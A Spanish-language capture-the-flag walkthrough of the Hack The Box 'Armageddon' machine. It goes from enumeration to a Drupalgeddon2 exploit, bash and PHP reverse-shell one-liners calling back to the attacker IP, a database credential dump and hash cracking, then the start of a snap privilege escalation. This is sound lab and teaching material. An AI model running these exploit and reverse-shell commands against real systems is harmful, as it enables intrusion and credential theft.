
ARMAGEDDON MACHINE



ENUMERACION

```
nmap -p- --open -T5 -v -n 10.10.10.233 -oG allPorts
```

```
File: extractPorts.tmp

[*] Extracting information ...

    [*] IP Address: 10.10.10.233
    [*] Open ports: 22,80

[*] Ports copied to clipboard
```

vemos 2 puertos abiertos, vamos a enumerar sus servicios:


```
nmap -p22,80 -sC -sV -oN targeted
```

```
File: targeted

# Nmap 7.91 scan initiated Wed May 19 14:59:20 2021 as: nmap -p22,80 -sS -sC -sV -oN targeted 10.10.10.233
Nmap scan report for 10.10.10.233
Host is up (0.15s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Welcome to  Armageddon |  Armageddon

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed May 19 14:59:34 2021 -- 1 IP address (1 host up) scanned in 13.30 seconds
```

El puerto 22 es SSH quiza para conectarnos posteriormente.

El puerto 80 es una pagina web, un drupal 7 en un servidor apache y con PHP 5.4.16. Ademas de un robot.

Veamos que tiene la pagina:



veamos si el robots.txt nosd dice algo:

```
Allow: /themes/*.css$
Allow: /themes/*.css?
Allow: /themes/*.js$
Allow: /themes/*.js?
Allow: /themes/*.gif
Allow: /themes/*.jpg
Allow: /themes/*.jpeg
Allow: /themes/*.png
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
```

vemos algunos directorios pero nada interesante.

Veamos con wfuzz si hay algun otro directorio que no nos muestra el robots.txt:

```
wfuzz --hc=404 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
http://10.10.10.233/FUZZ
```

```
000000007:   200        156 L    407 W    7440 Ch     "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000001:   200        156 L    407 W    7440 Ch     "# directory-list-2.3-medium.txt"
000000003:   200        156 L    407 W    7440 Ch     "# Copyright 2007 James Fisher"
000000014:   200        156 L    407 W    7440 Ch     "http://10.10.10.233/"
000000013:   200        156 L    407 W    7440 Ch     "#"
000000011:   200        156 L    407 W    7440 Ch     "# Priority ordered case sensative list, where entries were found"
000000010:   200        156 L    407 W    7440 Ch     "#"
000000012:   200        156 L    407 W    7440 Ch     "# on atleast 2 different hosts"
000000009:   200        156 L    407 W    7440 Ch     "# Suite 300, San Francisco, California, 94105, USA."
000000006:   200        156 L    407 W    7440 Ch     "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000008:   200        156 L    407 W    7440 Ch     "# or send a letter to Creative Commons, 171 Second Street,"
000000005:   200        156 L    407 W    7440 Ch     "# This work is licensed under the Creative Commons"
000000002:   200        156 L    407 W    7440 Ch     "#"
000000004:   200        156 L    407 W    7440 Ch     "#"
000000101:   301        7 L      20 W     233 Ch      "misc"
000000127:   301        7 L      20 W     235 Ch      "themes"
000000145:   301        7 L      20 W     236 Ch      "modules"
000000274:   301        7 L      20 W     236 Ch      "scripts"
000000534:   301        7 L      20 W     234 Ch      "sites"
000000638:   301        7 L      20 W     237 Ch      "includes"
000000787:   301        7 L      20 W     237 Ch      "profiles"
```

Vemos el directorio sites, vamos a ver que hay ahi:

Index of /sites

Name	Last modified	Size	Description
Parent Directory		-	
all/	2017-06-21 19:20	-	
default/	2020-12-03 12:30	-	
example.sites.php	2017-06-21 19:20	2.3K	

si vamos a default vemos lo siguiente:

Index of /sites/default

Name	Last modified	Size	Description
Parent Directory		-	
default.settings.php	2017-06-21 19:20	26K	
files/	2020-12-03 12:32	-	
settings.php	2020-12-03 12:32	26K	

Vemos archivos de configuracion pero con extension en .php y no podemos ver el contenido a nivel web porque nos lo interpreta el .php

EXPLOTACION

Vamos a buscar en searchsploit si esa version de drupal tiene alguna vulnerabilidad:

```
searchsploit drupal 7
```

```
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)                                   | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)                                    | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)                         | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)                         | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)                            | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities                                                              | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution                                                  | php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution                                             | php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution                                               | php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities                                                       | php/webapps/33706.txt
Drupal < 7.34 - Denial of Service                                                                   | php/dos/35415.txt
Drupal < 7.34 - Denial of Service                                                                   | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)                            | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)                         | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution                 | php/webapps/44449.rb
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution                 | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)             | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)             | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)                    | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit) | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                                      | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution                                                  | php/webapps/46459.py
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure                                   | php/webapps/44501.txt
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scripting              | php/webapps/25493.txt
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)                                     | php/webapps/40149.rb
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution                                       | php/remote/40144.php
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Scripting                             | php/webapps/35397.txt
Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Upload                      | php/webapps/37453.php
Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/Media: Audio Flotsam - Multiple Vulnerabilities | php/webapps/35072.txt
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)                                   | php/remote/40130.rb
```

Entre muchas cosas vi un RCE en python, lo copiamos en nuestro directorio:

```
searchsploit -m php/webapps/44448.py
```

Y al ver su contenido vemos que tiene un CVE asociado:

```
File: 44448.py

#!/usr/bin/env
import sys
import requests

print ('#################################################################')
print ('# Proof-Of-Concept for CVE-2018-7600')
print ('# by Vitalii Rudnykh')
print ('# Thanks by AlbinoDrought, RicterZ, FindYanot, CostelSalanders')
print ('# https://github.com/a2u/CVE-2018-7600')
print ('#################################################################')
print ('Provided only for educational or information purposes\n')

target = input('Enter target url (example: https://domain.ltd/): ')

# Add proxy support (eg. BURP to analyze HTTP(s) traffic)
# set verify = False if your proxy certificate is self signed
# remember to set proxies both for http and https
#
# example:
# proxies = {'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}
# verify = False
proxies = {}
verify = True

url = target + 'user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_a
payload = {'form_id': 'user_register_form', '_drupal_ajax': '1', 'mail[#post_render][]': 'exec', 'mail[#
 hello.txt'}
```

Si buscamos en google ese CVE y le agregamos github vemos un repositorio interesante:

https://github.com/pimps/CVE-2018-7600

Nos descargamos el drupa7-CVE-2018-7600.py:

```
wget https://raw.githubusercontent.com/pimps/CVE-2018-7600/master/drupa7-CVE-2018-7600.py
```

analizamos el codigo y vemos los parametros que tiene:

```
File: drupa7-CVE-2018-7600.py

#!/usr/bin/env python3

import requests
import argparse
from bs4 import BeautifulSoup

def get_args():
  parser = argparse.ArgumentParser( prog="drupa7-CVE-2018-7600.py",
                formatter_class=lambda prog: argparse.HelpFormatter(prog,max_help_position=50),
                epilog= '''
                This script will exploit the (CVE-2018-7600) vulnerability in Drupal 7 ≤ 7.57
                by poisoning the recover password form (user/password) and triggering it with
                the upload file via ajax (/file/ajax).
                '''
  parser.add_argument("target", help="URL of target Drupal site (ex: http://target.com/)")
  parser.add_argument("-c", "--command", default="id", help="Command to execute (default = id)")
  parser.add_argument("-f", "--function", default="passthru", help="Function to use as attack vector (default = passthru)")
  parser.add_argument("-p", "--proxy", default="", help="Configure a proxy in the format http://127.0.0.1:8080/ (default = none)")
  args = parser.parse_args()
  return args

def pwn_target(target, function, command, proxy):
  requests.packages.urllib3.disable_warnings()
  proxies = {'http': proxy, 'https': proxy}
  print('[*] Poisoning a form and including it in cache.')
  get_params = {'q':'user/password', 'name[#post_render][]':function, 'name[#type]':'markup', 'name[#markup]': command}
  post_params = {'form_id':'user_pass', '_triggering_element_name':'name', '_triggering_element_value':'', 'opz':'E-mail new Password'}
  r = requests.post(target, params=get_params, data=post_params, verify=False, proxies=proxies)
  soup = BeautifulSoup(r.text, "html.parser")
  try:
    form = soup.find('form', {'id': 'user-pass'})
```

Vemos que con la opcion **-c** agregamos un comando a ejecutar y por defecto realiza un **id**. ademas se le indica un target que es la pagina con drupal.

Como el script esta en python 3 ("#!/usr/bin/env python3") lo vamos a ejecutar y ver si nos devuelve el comando id:

```
python3 drupa7-CVE-2018-7600.py http://10.10.10.233/
```

```
┌──(root💀 kali)-[/home/…/Escritorio/HTB/armaggedon/exploits]
└─# python3 drupa7-CVE-2018-7600.py http://10.10.10.233/
═══════════════════════════════════════════════════════════════════════
│        DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)        │
│                              by pimps                               │
═══════════════════════════════════════════════════════════════════════
[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-Qjgo8C1mPvahNhjAYl9w7AkeUGdkBwwnq2VKuKIFMRQ
[*] Triggering exploit to execute: id
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
```

vemos que si nos ejecuta comandos remotamente, entonces vamos a entablarnos una reverse shell:

```
python3 drupa7-CVE-2018-7600.py http://10.10.10.233/ -c '/bin/bash -c "bash -i >& /dev/tcp/10.10.14.235/443 0>&1"'
```

```
donde 10.10.14.235 es nuestra IP
donde 443 es el puerto al que estamos en escucha con netcat
```

```
┌──(root💀 kali)-[/home/kali]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.235] from (UNKNOWN) [10.10.10.233] 53514
bash: no job control in this shell
bash-4.2$ whoami
whoami
apache
bash-4.2$
```

Debe estar con comillas simples la opcion -c para que funcione, en todo caso siempre se debe probar con comillas dobles o simples.

Otra forma que puedes mandar una shell puede ser con php ya que el servidor tiene PHP 5.4.16.

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

o tambien mandandolo en base64 codificado, lo decodificamos y lo pipeamos a la bash:

```
# encoding

echo '/bin/bash -c "bash -i >& /dev/tcp/10.10.14.235/443 0>&1"' | base64

# sending

python3 drupa7-CVE-2018-7600.py http://10.10.10.233/ -c 'echo -n
"base64_encoded" | base64 -d | sh'
```

El -n en el echo es para no mostrar salida al imprimir:

```
DESCRIPTION
       Echo the STRING(s) to standard output.

       -n     do not output the trailing newline
```

vemos el contenido en donde nos encontramos y vemos una carpeta sites (que es donde estaban los archivos de configuracion):

```
drwxr-xr-x.  9 apache apache  4096 Dec 14 18:35 .
drwxr-xr-x.  4 root   root      33 Dec  3 10:31 ..
-rw-r--r--.  1 apache apache   317 Jun 21  2017 .editorconfig
-rw-r--r--.  1 apache apache   174 Jun 21  2017 .gitignore
-rw-r--r--.  1 apache apache  6112 Jun 21  2017 .htaccess
-rw-r--r--.  1 apache apache 111613 Jun 21  2017 CHANGELOG.txt
-rw-r--r--.  1 apache apache  1481 Jun 21  2017 COPYRIGHT.txt
-rw-r--r--.  1 apache apache  1717 Jun 21  2017 INSTALL.mysql.txt
-rw-r--r--.  1 apache apache  1874 Jun 21  2017 INSTALL.pgsql.txt
-rw-r--r--.  1 apache apache  1298 Jun 21  2017 INSTALL.sqlite.txt
-rw-r--r--.  1 apache apache 17995 Jun 21  2017 INSTALL.txt
-rw-r--r--.  1 apache apache 18092 Nov 16  2016 LICENSE.txt
-rw-r--r--.  1 apache apache  8710 Jun 21  2017 MAINTAINERS.txt
-rw-r--r--.  1 apache apache  5382 Jun 21  2017 README.txt
-rw-r--r--.  1 apache apache 10123 Jun 21  2017 UPGRADE.txt
-rw-r--r--.  1 apache apache  6604 Jun 21  2017 authorize.php
-rw-r--r--.  1 apache apache   720 Jun 21  2017 cron.php
drwxr-xr-x.  4 apache apache  4096 Jun 21  2017 includes
-rw-r--r--.  1 apache apache   529 Jun 21  2017 index.php
-rw-r--r--.  1 apache apache   703 Jun 21  2017 install.php
drwxr-xr-x.  4 apache apache  4096 Dec  4 10:10 misc
drwxr-xr-x. 42 apache apache  4096 Jun 21  2017 modules
drwxr-xr-x.  5 apache apache    70 Jun 21  2017 profiles
-rw-r--r--.  1 apache apache  2189 Jun 21  2017 robots.txt
drwxr-xr-x.  2 apache apache   261 Jun 21  2017 scripts
drwxr-xr-x.  4 apache apache    75 Jun 21  2017 sites
drwxr-xr-x.  7 apache apache    94 Jun 21  2017 themes
-rw-r--r--.  1 apache apache 19986 Jun 21  2017 update.php
-rw-r--r--.  1 apache apache  2200 Jun 21  2017 web.config
-rw-r--r--.  1 apache apache   417 Jun 21  2017 xmlrpc.php
```

vamos a sites/defaults y vemos el contenido del archivo settigns.php:

```
cd sites/default


cat settings.php
```

vamos a ver unas credenciales de mysql:

```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'CQHEy@9M*m23gBVj',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

vamos a ver si nos podemos conectar:

```
mysql -u drupaluser -D drupal -pCQHEy@9M*m23gBVj
```

```
bash-4.2$ mysql -u drupaluser -D drupal -pCQHEy@9M*m23gBVj
mysql -u drupaluser -D drupal -pCQHEy@9M*m23gBVj
```

No nos muestra nada veamos si podemos ejecutar un **show tables;**

```
mysql -u drupaluser -D drupal -pCQHEy@9M*m23gBVj

show tables;
;
quit
Tables_in_drupal
actions
authmap
batch
block
block_custom
block_node_type
block_role
blocked_ips
cache
cache_block
cache_bootstrap
cache_field
cache_filter
cache_form
cache_image
cache_menu
cache_page
```

si despues de poner la sentencia ponemos un quit si nos muestra el comando, hay un parametro que es el -e que nos ejecuta un comando y al final quit en uno solo:

```
                      with --comments.
 -C, --compress       Use compression in server/client protocol.
 -#, --debug[=#]      This is a non-debug version. Catch this and exit.
 --debug-check        Check memory and open file usage at exit.
 -T, --debug-info     Print some debug info at exit.
 -D, --database=name  Database to use.
 --default-character-set=name
                      Set the default character set.
 --delimiter=name     Delimiter to be used.
 -e, --execute=name   Execute command and quit. (Disables --force and history
                      file.)
 -E, --vertical       Print the output of a query (rows) vertically.
 -f, --force          Continue even if we get an SQL error. Sets
                      abort-source-on-error to 0
```

ahi vamos a ejecutar las sentencias:

```
mysql -u drupaluser -D drupal -pCQHEy@9M*m23gBVj -e 'show tables;'
```

de todas las tablas que se lista vemos una que es users, vamos a realizar que campos tiene:

```
mysql -u drupaluser -D drupal -pCQHEy@9M*m23gBVj -e 'show columns from users;'
```

```
bash-4.2$ mysql -u drupaluser -D drupal -pCQHEy@9M*m23gBVj -e 'show columns from
 users;'
<er -D drupal -pCQHEy@9M*m23gBVj -e 'show columns from users;'
Field    Type     Null     Key      Default Extra
uid      int(10) unsigned          NO       PRI      0
name     varchar(60)      NO       UNI
pass     varchar(128)     NO
mail     varchar(254)     YES      MUL
theme    varchar(255)     NO
signature        varchar(255)     NO
signature_format         varchar(255)     YES              NULL
created int(11) NO        MUL      0
access   int(11) NO       MUL      0
login    int(11) NO                0
status   tinyint(4)       NO                0
timezone         varchar(32)      YES              NULL
language         varchar(12)      NO
picture int(11) NO        MUL      0
init     varchar(254)     YES
data     longblob         YES               NULL
bash-4.2$
```

nos interesa name y pass:

```
mysql -u drupaluser -D drupal -pCQHEy@9M*m23gBVj -e 'select name,pass from
users;'
```

```
bash-4.2$ mysql -u drupaluser -D drupal -pCQHEy@9M*m23gBVj -e 'select name,pass
from users;'
<er -D drupal -pCQHEy@9M*m23gBVj -e 'select name,pass from users;'
name     pass

brucetherealadmin        $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt
bash-4.2$
```

tenemos unas credenciales:

- usuario: brucetherealadmin
- hash: SDgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt

podemos comprobar que es un usuario del sistema con:

```
cat /etc/passwd
```

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
brucetherealadmin:x:1000:1000::/home/brucetherealadmin:/bin/bash
```

vamos a cracker el hash con hashcat:

Existe un modulo de hashcat para contraseñas de drupal 7 que es el 7900:

https://hashcat.net/wiki/doku.php?id=example_hashes

7800	SAP CODVN F/G (PASSCODE)	USER$ABCAD719B17E7F794DF7E686E563E9E2D24DE1D0
7801	SAP CODVN F/G (PASSCODE) mangled from RFC_READ_TABLE	604020408266$32837BA7B97672BA4E5A00000000000000000000
7900	Drupal7	SC33783772bRXEx1aCsvY.dqgaaSu76XmVlKrW9Qu8IQlvxHlmzLf
8000	Sybase ASE	0xc007781683886314282305 45ed2c976790af96768afa0806fe6c0da3b28f3e132137eac56f9bad027ea2
8100	Citrix NetScaler	1765058016a22f1b4e076dccd1c3df4e8e5c0839ccded98ea
8200	1Password, cloudkeychain	https://hashcat.net/misc/example_hashes/hashcat.cloudkeychain

Y se ve que tiene la misma estructura del hash que tenemos S.

Usamos el diccionario rockyou para realizar el cracking:

```
hashcat -a 0 -m 7900 hash /usr/share/wordlists/rockyou.txt

donde hash es un archivo que creamos donde colocamos solo el hash
```

Despues de un rato vemos que logramos obtener la contraseña con --show:

```
└─# hashcat -a 0 -m 7900 hash /usr/share/wordlists/rockyou.txt --show
$S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt:booboo

┌──(root💀 kali)-[/home/…/Escritorio/HTB/armaggedon/content]
└─#
```

Recordando que el puerto 22 esta abierto vamos a conectarnos:

- usuario: brucetherealadmin
- contraseña: booboo

```
ssh brucetherealadmin@10.10.10.233
booboo
```

```
└─# ssh brucetherealadmin@10.10.10.233
brucetherealadmin@10.10.10.233's password:
Last login: Thu May 20 02:11:05 2021 from 10.10.16.44
[brucetherealadmin@armageddon ~]$ whoami
brucetherealadmin
[brucetherealadmin@armageddon ~]$ ls
user.txt
[brucetherealadmin@armageddon ~]$ cat user.txt
64b273aee1fe251ceffa9c076a49373a
[brucetherealadmin@armageddon ~]$
```

Estamos dentro y podemos ver la flag

ESCALA DE PRIVILEGIOS

veamos que tenemos con sudo -l:

```
sudo -l
```

```
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armageddon:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brucetherealadmin may run the following commands on armageddon:
    (root) NOPASSWD: /usr/bin/snap install *
[brucetherealadmin@armageddon ~]$
```

Vemos que podemos ejecutar **/usr/bin/snap install** como sudo.

¿Que es snap?

es un nuevo concepto que llego en ubuntu 16.04, Se trata de una nueva forma de instalar aplicaciones en Ubuntu, que resuelve muchos problemas y simplifica, aun más, la instalación de estas para los usuarios menos avanzados.

permite empaquetar una aplicación cualquiera en lo que se denomina paquete snap, que contiene la aplicación en cuestión junto a sus dependencias. Puedes ademas inyectar comandos que se necesita ejecutar dentro de un snap.

buscamos en searchsploit algo:

```
searchsploit snap
```

```
┌──(root💀 kali)-[/home/…/Escritorio/HTB/armaggedon/exploits]
└─# searchsploit snap
---------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                       |  Path
---------------------------------------------------------------------------------------------------------------------
IBM AIX 4.2.1 - 'snap' Insecure Temporary File Creation                                                              | aix/local/19300.txt
iScripts EasySnaps 2.0 - Multiple SQL Injections                                                                     | php/webapps/14162.txt
Microsoft Access - 'Snapview.ocx 10.0.5529.0' ActiveX Remote File Download                                           | windows/remote/6124.c
Microsoft Access 97/2000/2002 Snapshot Viewer - ActiveX Control Parameter Buffer Overflow                            | windows/remote/23095.c
Secure Computing SnapGear Management Console SG560 3.1.5 - Arbitrary File Read                                      | hardware/webapps/48556.txt
snap - seccomp BBlacklist for TIOCSTI can be Circumvented                                                            | linux/dos/46594.c
snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (1)                                                  | linux/local/46361.py
snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (2)                                                  | linux/local/46362.py
SnapGear Management Console SG560 3.1.5 - Cross-Site Request Forgery (Add Super User)                               | hardware/webapps/48554.txt
SnapProof - 'page.php' SQL Injection                                                                                 | php/webapps/16257.txt
SnapProof - 'retPageID' Cross-Site Scripting                                                                         | php/webapps/35401.txt
Snaps! Gallery 1.4.4 - Remote User Pass Change                                                                       | php/webapps/3900.php
Snapshot Viewer for Microsoft Access - ActiveX Control Arbitrary File Download (Metasploit)                          | windows/remote/16605.rb
SnapStream Personal Video Station 1.2 a - PVS Directory Traversal                                                    | windows/remote/21030.txt
SnapStream PVS 1.2 - Plaintext Password                                                                              | windows/remote/21035.txt
SnapStream PVS Lite 2.0 - Cross-Site Scripting                                                                       | windows/remote/23529.txt
SnipSnap 0.5.2 - HTTP Response Splitting                                                                             | multiple/remote/24598.txt
---------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Vemos uno que llama la atencion que dice local prilivilege escalation, es esta caso ya estamos dentro del la maquia asi que puede sar algo local, necesitamos escalar privilegios y usaremos la version 2 por ser la ultima y suponemos que debe estar actualizada. Nos lo copiamos en nuestro directorio:

```
searchsploit -m linux/local/46362.py
```

entendamos un poco que hace este script:

```
File: 46362.py

#!/usr/bin/env python3
"""
# dirty_sock: Privilege Escalation in Ubuntu (via snapd)
In January 2019, current versions of Ubuntu Linux were found to be vulnerable to local privilege escalation due to a bug in the snapd API. This repository c
ontains the original exploit POC, which is being made available for research and education. For a detailed walkthrough of the vulnerability and the exploit,
please refer to the <a href="https://initblog.com/2019/dirty-sock/" target="_blank"> blog posting here</a>.

You can easily check if your system is vulnerable. Run the command below. If your `snapd` is 2.37.1 or newer, you are safe.

$ snap version
...
snapd    2.37.1
...
```

primero nos indica que esta vulnerabilidad se la conoce como dirty_sock y que la version vulnerable de snap tiene que ser menor a la **2.37.1** eso lo podemos comprobar con:

```
snap version
```

```
[brucetherealadmin@armageddon ~]$ snap version
